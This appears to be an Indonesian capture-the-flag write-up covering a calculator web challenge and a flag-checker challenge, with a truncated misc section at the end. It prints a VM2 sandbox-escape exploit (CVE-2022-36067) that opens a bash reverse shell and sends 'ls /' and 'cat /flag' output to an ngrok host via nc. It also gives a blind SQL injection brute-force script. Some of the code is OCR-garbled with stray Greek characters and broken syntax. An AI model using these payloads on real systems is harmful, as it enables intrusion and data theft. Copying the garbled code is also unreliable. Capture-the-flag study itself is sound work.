
Diberikan website, yang dimana website ini pada intinya akan bekerja seperti kalkulator (hence the chall name XD)




The screenshot shows a web browser window with the address bar displaying '167.172.80.90:11037'. The page title is 'Kalkulator'. The main content area has a light gray background and contains the following elements:

- A label 'Masukan angka' (Enter number) above a text input field.
- The input field contains the text '1 + 2'.
- A green button labeled 'Submit' is positioned below the input field.
- A label 'Result: -' is located below the 'Submit' button.

Oke, karena pada umumnya challenge kalkulator pada CTF biasanya menggunakan eval. Oleh karena itu, terdapat RCE yang umumnya bisa kita lakukan.




Namun setelah dicek, terdapat WAF yang menghalangi input berbahaya. Namun saat saya coba operator seperti `[]`, `{}`, `()`, sepertinya input dapat membypass WAF yang ada.




Langsung terpikirkan untuk menggunakan JSF*ck untuk melakukan obfuscate pada code kita supaya dapat membypass WAF tersebut.

Berikut response dari code yang telah diobfuscate ("123" + "_UWU"):



Lalu saya pun mencoba untuk menggunakan fs untuk melihat list file yang ada karena kita sudah dipastikan mendapatkan RCE



Namun sepertinya terdapat error dikarenakan require tidak ada, setelah dianalisa lebih lanjut. Ternyata web dari kalkulator menggunakan VM2 atau module untuk menjalankan kode pada sandbox. Oleh karena itu terdapat beberapa fungsi yang tidak tersedia

Maka dari itu, exploit utama dari website ini adalah Sandbox Escape

Setelah mencari-cari, terdapat satu CVE yang kami coba ternyata work pada website ini (Referensi: <https://www.oxeye.io/blog/vm2-sandbreak-vulnerability-cve-2022-36067>)

Oke, karena itu saya aoba langsung membuat reverse shell dari exploit tersebut

Berikut exploit yang saya gunakan:

```
globalThis OldError = globalThis.Error;
globalThis.Error = {};
globalThis.Error.prepareStackTrace = function(errStr, traces) {
    return
traces[1].getThis().process.mainModule.require('child_process').execSync
('bash -i >& /dev/tcp/0.tcp.ap.ngrok.io/13706 0>&1');
};
const { stack } = new globalThis OldError();
return stack;
```

Jangan lupa jadikan JSF*ck dan mari kita...

Namun entah kenapa, kami tidak dapat membuat reverse shell karena server tidak dapat membuka koneksi, oleh karena itu saya secara manual dengan payload berikut untuk mencari file flag:

```
globalThis OldError = globalThis.Error;
globalThis.Error = {};
globalThis.Error.prepareStackTrace = function(errStr, traces) {
    return
traces[1].getThis().process.mainModule.require('child_process').execSync
('ls / | nc 0.tcp.ap.ngrok.io 15867');
};
const { stack } = new globalThis OldError();
return stack;
```

dan payload berikut untuk membaca flag:

```
globalThis OldError = globalThis.Error;
globalThis.Error = {};
globalThis.Error.prepareStackTrace = function(errStr, traces) {
```

```

    return
traces[1].getThis().process.mainModule.require('child_process').execSync
('cat /flag | nc 0.tcp.ap.ngrok.io 15867');
};
const { stack } = new globalThis.Error();
return stack;

```

```

almardcr@ASUS: ~
$ nc -lnvp 9999
listening on [any] 9999 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 42756
bin
dev
etc
flag
home
lib
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var

(almardcr@ASUS)~$
$ nc -lnvp 9999
listening on [any] 9999 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 41954
CJ2022{hengker_sejati_ngehek_pake_kalkulator_}

(almardcr@ASUS)~$
$

```

FLAG: CJ2022{hengker_sejati_ngehek_pake_kalkulator_}

flag ceker

diberi website yang berisi form flag ceker

Flag Ceker Ayam

Flag

FLAG HERE..

Submit

ternyata web tersebut vuln sqli

Flag Ceker Ayam

Flag

Submit

Flag Benar

lalu coba leak database dengan logika sederhana, kita bisa membruteforce character pada tabel, dan kolom satu per satu

jika character benar maka akan muncul Flag Benar

dengan logika tersebut, saya dapat membuat script seperti ini.

```
import requests
import string
import time
web = "http://167.172.80.90:10971/index.php"
headers = {
    "User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0",
    "Accept-Encoding": "*",
    "Connection": "close",
    "Accept": "application/json",
}

def sqli(x,y):
    result = ""
    for i in range(x,100):
        try:
            for j in range(y,0xffff):
                #payload = {"flag" : "'OR'1='1' AND BINARY
                substring((SELECT group_concat(table_name) from
                information_schema.tables where
                table_schema=database()),"+str(i)+f",1)='{chr(j)}'-- "}
                #payload = {"flag" : "'OR'1='1' AND BINARY
                substring((SELECT group_concat(column_name) from
                information_schema.columns where
                table_name='{εκεpp}'),"+str(i)+f",1)='{chr(j)}'-- "}
                payload = {"flag" : "'OR'1='1' AND BINARY
```

```

substring((select group_concat(φλεγ) from
ξεξεpp),"+str(i)+f",1)='{chr(j)}'-- "}
        res = requests.post(web,headers = headers, data =
payload)

        if res.status_code == 200:
            res = res.text
            if "Flag Benar" in res:
                print(chr(j),end="")
                result += chr(j)
                sqli(x+1,33)
                break
            else:
                sqli(i,j)
        except requests.exceptions.ConnectionError or
requests.exceptions.ReadTimeout:
            sqli(i,j)
if __name__ == "__main__":
    database = sqli(1,33)

```

Note : ada 3 payload, dijalankan dari payload paling atas dulu untuk menemukan tabel dan kolom

```

Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\rafim> python -u "c:\Users\rafim\Desktop\CJ\flag_check\solver.py"
CJ2022{bukan_sebarang_tabel}

```

CJ2022{bukan_sebarang_tabel}

Misc

Your ImageNation

Diberi gambar seperti ini

